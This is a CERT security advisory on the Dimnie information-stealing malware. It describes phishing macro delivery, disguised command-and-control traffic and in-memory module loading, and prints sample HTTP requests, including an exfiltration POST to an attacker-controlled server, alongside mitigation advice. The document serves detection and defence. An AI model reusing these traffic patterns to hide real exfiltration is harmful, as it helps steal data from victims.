Advanced Notification of A Stealthy Malware - Dimnie

aeCERT Computer Emergency Response Team
فريق الاستجابة لطوارئ الحاسب الآلي

Security Advisory AE-Advisory 17-16

Criticality Critical

Advisory Released On 2 April 2017

Impact

Stealing information from compromised systems

Solution

Refer to the “Solution” section below

Summary

aeCERT has researched and found out about a new critical Malware that remained unnoticed for three years. The Malware is known as Dimnie and it was discovered in mid-January 2017 when it was targeting open-source developers via phishing emails. Attached in the e-mail is a malicious .doc file (Microsoft Word Document) containing embedded macro code that executes a PowerShell command to download and execute a certain file. Further information is explained in the Threat Details section below.

Threat Details

Timeline:

Further to what has been said in the summary section above, the first samples of this malware family were found back in early 2014. However, the use of stealthy command and control (C&C) methods and a certain group target base helped the malware to remain unnoticed until early this year.

Dimnie attempted a global reach with its January 2017 campaign and is capable of downloading additional malware and stealing information from compromised systems. This malware has a modular design and can hinder analysis by injecting each of its modules into the memory of core Windows Processes. It has also been said that the malware has also been through some changes over time.

Malware Technical Details:

Security researchers looked at the threat's communication with the command and control infrastructure. They were able to discover that Dimnie uses HTTP Proxy requests to the Google PageRank service, which isn't available to the public since last year. Because the URI (Uniform Resource Identifier) in the HTTP request seen is for a non-existent service, the server isn't acting as a proxy and the RFC compliant request is merely camouflage. Below is a sample of Dimnie's typical HTTP request to its command and control infrastructure:

```
GET http://toolbarqueries.google.com/search?sourceid=navclient-ff&features=Rank&client=navclient-
auto-ff&ch=fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm&q=info:google.com
HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: toolbarqueries.google.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/
jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: UID=80147ad0369d0358cf258be147ad0369
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 27 Jan 2017 10:02:29 GMT
Server: Apache
Content-Length: 64944
Cookie: ID=Eh/xSA3EzaH2mRIFI5/A18/m+/zJDpBKccTAfnvu2w0hB2DrlLErMFuTzE23ARGW
Cache-Control: max-age=5184000
Expires: Tue, 28 Mar 2017 10:02:29 GMT
Connection: close
Content-Type: image/jpeg
Proxy-Connection: Keep-Alive

......JFIF.....H.H.....C.....................................................................
```

The HTTP traffic also shows that the Malware uses an AES key to decrypt payloads (which previously have been encrypted using AES256 in ECB mode). The server's reply also contains a Cookie value, which is a 48 byte, base64 encoded, AES 256 ECB encrypted series of UINT32 values that are related to the payload. Thus, the malware uses the Cookie parameter to verify the payload's integrity.

One of the malware's modules can ex-filtrate data using HTTP POST requests to another Google domain (gmail.com). These requests are hardcoded to be sent to an attacker controlled server. Dimnie attempts to hide its presence by masking itself in the network traffic as legitimate requests. Below is an example of Dimnie sending an HTTP POST request with encrypted data:

```
POST http://gmail.com/upload.php HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: gmail.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/
jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: UID=7ae158d0368be258ce148ce2479d0469
Connection: close
Content-Length: 771
Content-Type: multipart/form-data; boundary=----------af169d0379Cf368Cf379CE

------------af169d0379Cf368Cf379CE
Content-Disposition: form-data; name="token"

wAzZMHQuqVTEzAMNihN2nvbSloUBI4StjHcrd6P0EGI5kKCtjT94a8vahKHV4XPp
------------af169d0379Cf368Cf379CE
Content-Disposition: form-data; name="fileID"; filename="17021.jpg"
Content-Type: image/jpeg

......JFIF.....H.H.....C.....................................................................
C.....................................................................J....
"..............................
......................
.................!1A..$%Qaq.
..45D.......#&ETU.."36FVZdefiu....'9tv....27CRgw........BGSWbx.....8:IYcr.....
(H........*JXy.....sz.....................................P.....................!
1AQ..a....L..7....
(..
------------af169d0379Cf368Cf379CE--
```


Analyzing the manner in which the malware handles payloads, security researchers discovered that data isn't written to the hardisk, they are simply downloaded and then injected directly into the memory. The various modules that the malware downloads can do the following:

- Extract PC information and send it to the C&C server
- Enumerate running processes and send the list to the attacker
- Log keystrokes of a compromised machine
- Take screenshots of a compromised machine
- Send logged keys and clipboard data to the C&C server
- Delete all files on the C:\ drive

According to a well-known company, the malware's main functionality is information stealing and reconnaissance. However, Dimnie's modular framework allows attackers to use numerous capabilities and so, the malware might be able to perform other operations as well.

Solution

- Avoid opening suspicious files and links in emails from unknown users.
- Disable Macros in Microsoft Word as shown in the screenshot below:



- Only run Macros from people or organizations you trust only when you have a good reason to do so (if you decide to not disable macros in Microsoft Word).

Best Practices

These are the best practices that are recommended to be followed:

- Ensure all IT systems (OSs, applications, websites, AV…etc.) are updated.
- Ensure that your security systems are current, can inspect deeply and can detect and prevent phases of attack plan.
- Ensure relevant third party and support vendors are aware and accessible encase of an infection.
- Probe any anomalous network and system behavior and examine it. Make sure your system is not infected.
- Remind users to be particularly careful and watch out for phishing and spear-phishing emails. Be cautious when opening e-mail attachments and check if the file extension corresponds to the file name.
- Only response to trusted emails and only visit trusted websites as a precaution.
- Plan or review your incident response procedures with all necessary parties (not only IT groups). Explore how the planned response against such infection.
- Monitor any suspicious and anonymous IP sources or destinations in your network. Keep track of these IPs and make sure they are not reported as suspicious or malicious addresses.

Contact Us

aeCERT
P.O. Box 116688
Dubai, United Arab Emirates

Tel (+971) 4 230 0003
Fax (+971) 4 230 0100
Email info[at]aeCERT.ae

For secure communications with aeCERT with regards to sensitive or vulnerability information please send your correspondences to aeCERT[at]aeCERT.ae